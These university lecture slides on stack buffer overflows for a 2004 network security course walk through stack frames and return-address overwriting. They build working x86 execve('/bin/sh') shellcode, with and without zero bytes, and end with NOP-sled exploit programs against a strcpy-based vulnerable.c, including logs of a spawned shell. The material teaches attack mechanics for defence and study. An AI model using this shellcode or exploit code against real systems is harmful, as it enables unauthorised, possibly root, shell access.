Foundations of Network and Computer Security

John Black

Lecture #17
Oct 26th 2004

CSCI 6268/TLEN 5831, Fall 2004

Announcements

- Project #1 Due Today
  - Please hand in to me
- Project #2
  - rsautl has no base64 option; use openssl base64 [-d]
- Midterm Solutions
  - I'll hand out sample solutions after all students have finished taking the exam
- Quiz #3 – Thurs, Nov 4th

New Topic: Vulnerabilities

- It can be argued that every vulnerability is a bug
  - A “bug” is a sort of fuzzy term, but usually means that the software does something other than what was intended by its designers
    - Fuzzy because sometimes the designers didn’t think about the issue at hand
  - Assuming designers didn’t want evil-doers to access the system, a vulnerability is a bug

Vulnerability of the Century: Buffer Overflows

- Buffer overflows also called “buffer overruns”
  - This is probably the better term
  - We’ll use them interchangeably

- What is a buffer overrun?

```
main(int argc, char **argv)
{
    char  filename[256];

    if (argc == 2)
        strcpy(filename, argv[1]);
.
.
.
```

Why so Common?

- Why does C have so many poorly-designed library functions?
  - **`strcpy`**(), **`strcat`**(), **`sprintf`**(), **`gets`**(), etc…
- Answer: because people weren't thinking about security when it was designed!
- Java is the answer?
  - No buffer overruns, but often "native code" is invoked
  - Java is slow
  - C is out there, sorry…

Buffer Overruns aren't the Only Problem

- It's been estimated that over 50% of vulnerabilities exploited in the last 10 years have been overruns
  - But there is still another HUGE class of vulnerabilities
  - Overruns are obviously very important, but just getting rid of them doesn't solve all security problems


Overview of Overruns Talk

- We'll start by explaining how they work and how to exploit them
  - Aleph One's write-up is on our schedule page, please read it
- We'll look at defense mechanisms that have been tried

Assumptions

- Assume Unix-type operating system
- Assume x86-type processor
- You need to know basic assembly language for this stuff, but I assume everyone in this class has had a course involving assembler
- For the project (#3), you will need a debugger/disassembler

Memory Organization



Stack Frames

Simple example:

example1.c:

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}

void main() {
    function(1,2,3);
}
```


```
gcc -S -o example1.s example1.c
```

Calling Convention

```
main:
. . .
        pushl $3          // push parameters in rev order
        pushl $2
        pushl $1
        call function     // pushes ret addr on stack
. . .

function:
        pushl %ebp        // save old frame ptr
        movl %esp,%ebp    // set frame ptr to stack ptr
        subl $20,%esp     // allocate space for locals
        mov %ebp, %esp
        pop %ebp
        ret
```

Stack Memory

- What does the stack look like when “function” is called?




example2.c

```
void function(char *str) {
    char buffer[16];

    strcpy(buffer,str);
 }

void main() {
    char large_string[256];
    int i;

    for( i = 0; i < 255; i++)
        large_string[i] = 'A';
    function(large_string);
 }
```

Stack Memory Now


- What does the stack look like when “function” is called?



- Segmentation fault occurs
  - We write 255 A’s starting from buffer down through sfp, ret, *str and beyond
  - We then attempt to return to the address 0x41414141

example3.c

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;     // overwrite return addr
   (*ret) += 10;           // return 10 bytes later in text seg
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```



Write-up says 8 bytes, but it's wrong

How did we know the values?

Look at disassembly:

```
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
```

34-24 = 10, so skip 10 bytes down; note: leaves SP messed up!

So we can change return addresses… and then?!


- If we can arbitrarily change return addresses, what power do we really have?
  - Cause program to execute other than intended code
  - Jump to code which grants us privilege
  - Jump to code giving access to sensitive information
    - All this assumes we know our way around the binary
    - If we don't have a copy of the program, we're shooting in the dark!
    - Let's keep this distinction in mind as we proceed
  - What if there is nothing interesting to jump to, or we cannot figure out where to jump to?!
    - Let's jump to our **own** code!

Shell Code

- Let's spawn a shell
  - The discussion is about to get very Unix specific again
  - A "shell" is a program that gives us a command prompt
  - If we spawn a shell, we get command-line access with whatever privileges the current process has (possibly root!)

Fitting Code in the Stack

- What does the stack look like when “function” is called?



How to Derive Shell Code?

- Write in C, compile, extract assembly into machine code:

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}

gcc -o shellcode -ggdb -static shellcode.c
```

And disassemble

```
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
```

Need Code for execve

```
0x80002bc <__execve>:          pushl  %ebp
0x80002bd <__execve+1>:        movl   %esp,%ebp
0x80002bf <__execve+3>:        pushl  %ebx
0x80002c0 <__execve+4>:        movl   $0xb,%eax
0x80002c5 <__execve+9>:        movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:       movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:       movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:       int    $0x80
0x80002d0 <__execve+20>:       movl   %eax,%edx
0x80002d2 <__execve+22>:       testl  %edx,%edx
0x80002d4 <__execve+24>:       jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:       negl   %edx
0x80002d8 <__execve+28>:       pushl  %edx
0x80002d9 <__execve+29>:       call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:       popl   %edx
0x80002df <__execve+35>:       movl   %edx,(%eax)
0x80002e1 <__execve+37>:       movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:       popl   %ebx
0x80002e7 <__execve+43>:       movl   %ebp,%esp
0x80002e9 <__execve+45>:       popl   %ebp
0x80002ea <__execve+46>:       ret
```

Shell Code Synopsis

- Have the null terminated string **`"/bin/sh"`** somewhere in memory.
- Have the address of the string **`"/bin/sh"`** somewhere in memory followed by a null long word.
- Copy 0xb into the EAX register.
- Copy the address of the address of the string **`"/bin/sh`**″ into the EBX register.
- Copy the address of the string **`"/bin/sh"`** into the ECX register.
- Copy the address of the null long word into the EDX register.
- Execute the **`int $0x80`** instruction.

If execve() fails

- We should exit cleanly

```
#include <stdlib.h>
void main() {
    exit(0);
}
```

```
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
```

New Shell Code Synopsis

- Have the null terminated string **`"/bin/sh"`** somewhere in memory.
- Have the address of the string **`"/bin/sh"`** somewhere in memory followed by a null long word.
- Copy 0xb into the EAX register.
- Copy the address of the address of the string **`"/bin/sh`**″ into the EBX register.
- Copy the address of the string **`"/bin/sh"`** into the ECX register.
- Copy the address of the null long word into the EDX register.
- Execute the **`int $0x80`** instruction.

- Copy 0x1 into EAX
- Copy 0x0 into EBX
- Execute the int **`$0x80`** instruction.


Shell Code, Outline

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_string
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here
```

One Problem: Where is the `/bin/sh` string in memory?

- We don't know the address of buffer
  - So we don't know the address of the string "**`/bin/sh`**"
  - But there is a trick to find it
    - JMP to the end of the code and CALL back to the start
    - These can use relative addressing modes
    - The CALL will put the return address on the stack and this will be the absolute address of the string
    - We will pop this string into a register!

Shell Code on the Stack



Implemented Shell Code

```
jmp    offset-to-call              # 2 bytes
popl   %esi                        # 1 byte
movl   %esi,array-offset(%esi)     # 3 bytes
movb   $0x0,nullbyteoffset(%esi)   # 4 bytes
movl   $0x0,null-offset(%esi)      # 7 bytes
movl   $0xb,%eax                   # 5 bytes
movl   %esi,%ebx                   # 2 bytes
leal   array-offset,(%esi),%ecx    # 3 bytes
leal   null-offset(%esi),%edx      # 3 bytes
int    $0x80                       # 2 bytes
movl   $0x1, %eax                  # 5 bytes
movl   $0x0, %ebx                  # 5 bytes
int    $0x80                       # 2 bytes
call   offset-to-popl              # 5 bytes
/bin/sh string goes here.
```

Implemented Shell Code, with constants computed

```
jmp    0x26                    # 2 bytes
popl   %esi                    # 1 byte
movl   %esi,0x8(%esi)          # 3 bytes
movb   $0x0,0x7(%esi)          # 4 bytes
movl   $0x0,0xc(%esi)          # 7 bytes
movl   $0xb,%eax               # 5 bytes
movl   %esi,%ebx               # 2 bytes
leal   0x8(%esi),%ecx          # 3 bytes
leal   0xc(%esi),%edx          # 3 bytes
int    $0x80                   # 2 bytes
movl   $0x1, %eax              # 5 bytes
movl   $0x0, %ebx              # 5 bytes
int    $0x80                   # 2 bytes
call   -0x2b                   # 5 bytes
.string \"/bin/sh\"            # 8 bytes
```

Testing the Shell Code: shellcodeasm.c

```
void main() {
__asm__("
        jmp    0x2a                    # 3 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
```

Oops.. Won't work

- Our code is self-modifying
  - Most operating systems mark text segment as read only
  - No self-modifying code!
    - Poor hackers (in the good sense)
  - Let's move the code to a data segment and try it there
    - Later we will be executing it on the stack, of course

Running Code in the Data Segment: testsc.c

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
research $ gcc -o testsc testsc.c
research $ ./testsc
$ exit
research $
```

Another Problem: Zeros

- Notice hex code has zero bytes
  - If we're overrunning a command-line parameter, probably strcpy() is being used
  - It will stop copying at the first zero byte
  - We won't get all our code transferred!
  - Can we write the shell code without zeros?

Eliminating Zeros

Problem instruction:	Substitute with:
`movb $0x0,0x7(%esi)`	`xorl %eax,%eax`
`movl $0x0,0xc(%esi)`	`movb %eax,0x7(%esi)`
	`movl %eax,0xc(%esi)`
`movl $0xb,%eax`	`movb $0xb,%al`
`movl $0x1, %eax`	`xorl %ebx,%ebx`
`movl $0x0, %ebx`	`movl %ebx,%eax`
	`inc %eax`

New Shell Code (no zeros)

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
research $ gcc -o testsc testsc.c
research $ ./testsc
$ exit
research $
```

Ok, We're Done? Well…

- We have zero-less shell code
- It is relocatable
- It spawns a shell
- We just have to get it onto the stack of some vulnerable program!
  - And then we have to modify the return address in that stack frame to jump to the beginning of our shell code… ahh…
  - If we know the buffer size and the address where the buffer sits, we're done (this is the case when we have the code on the same OS sitting in front of us)
  - If we don't know these two items, we have to guess…

If we know where the buffer is

```
char shellcode[] = . . .
char large_string[128];

void main() {
  char buffer[96];
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];
  large_string[i] = '\0';

  strcpy(buffer,large_string);
}
// This works: ie, it spawns a shell
```

Otherwise, how do we Guess?

- The stack always starts at the same (high) memory address
  - Here is sp.c:

```
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}

void main() {
  printf("0x%x\n", get_sp());
}

$ ./sp
0x8000470
$
```

vulnerable.c

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

- Now we need to inject our shell code into this program
  - We'll pretend we don't know the code layout or the buffer size
  - Let's attack this program

exploit1.c

```
void main(int argc, char *argv[]) {
  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  buff = malloc(bsize);

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);   putenv(buff);   system("/bin/bash");
}
```

Let’s Try It!

```
research $ ./exploit1 600 0
Using address: 0xbffffdb4
research $ ./vulnerable $EGG
Illegal instruction
research $ exit
research $ ./exploit1 600 100
Using address: 0xbffffd4c
research $ ./vulnerable $EGG
Segmentation fault
research $ exit
research $ ./exploit1 600 200
Using address: 0xbffffce8
research $ ./vulnerable $EGG
Segmentation fault
research $ exit
.
.
.
research $ ./exploit1 600 1564
Using address: 0xbffff794
research $ ./vulnerable $EGG
$
```

Doesn’t Work Well: A New Idea

- We would have to guess exactly the buffer’s address
  - Where the shell code starts
- A better technique exists
  - Pad front of shell code with NOP’s
  - We’ll fill half of our (guessed) buffer size with NOP’s and then insert the shell code
  - Fill the rest with return addresses
  - If we jump anywhere in the NOP section, our shell code will execute

Final Version of Exploit

```
void main(int argc, char *argv[]) {
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  buff = malloc(bsize);    addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);    putenv(buff);     system("/bin/bash");
}
```

Small Buffers

- What if buffer is so small we can't fit the shell code in it?
  - Other techniques possible
  - One way is to modify the program's environment variables
    - Assumes you can do this
    - Put shell code in an environment variable
    - These are on the stack when the program starts
    - Jump to its address on the stack
    - No size limitations, so we can use *lots* of NOP's